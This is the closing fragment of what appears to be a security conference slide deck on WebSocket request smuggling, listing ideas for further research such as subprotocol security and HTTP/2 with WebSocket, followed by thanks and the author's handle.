- Try to establish WebSocket connection to each URL 😦
- …

Conclusion

Ideas for further research

- Security of WebSocket subprotocols
- More smuggling techniques
  - HTTP/2 and WebSocket
  - …

Thank you!

@0ang3el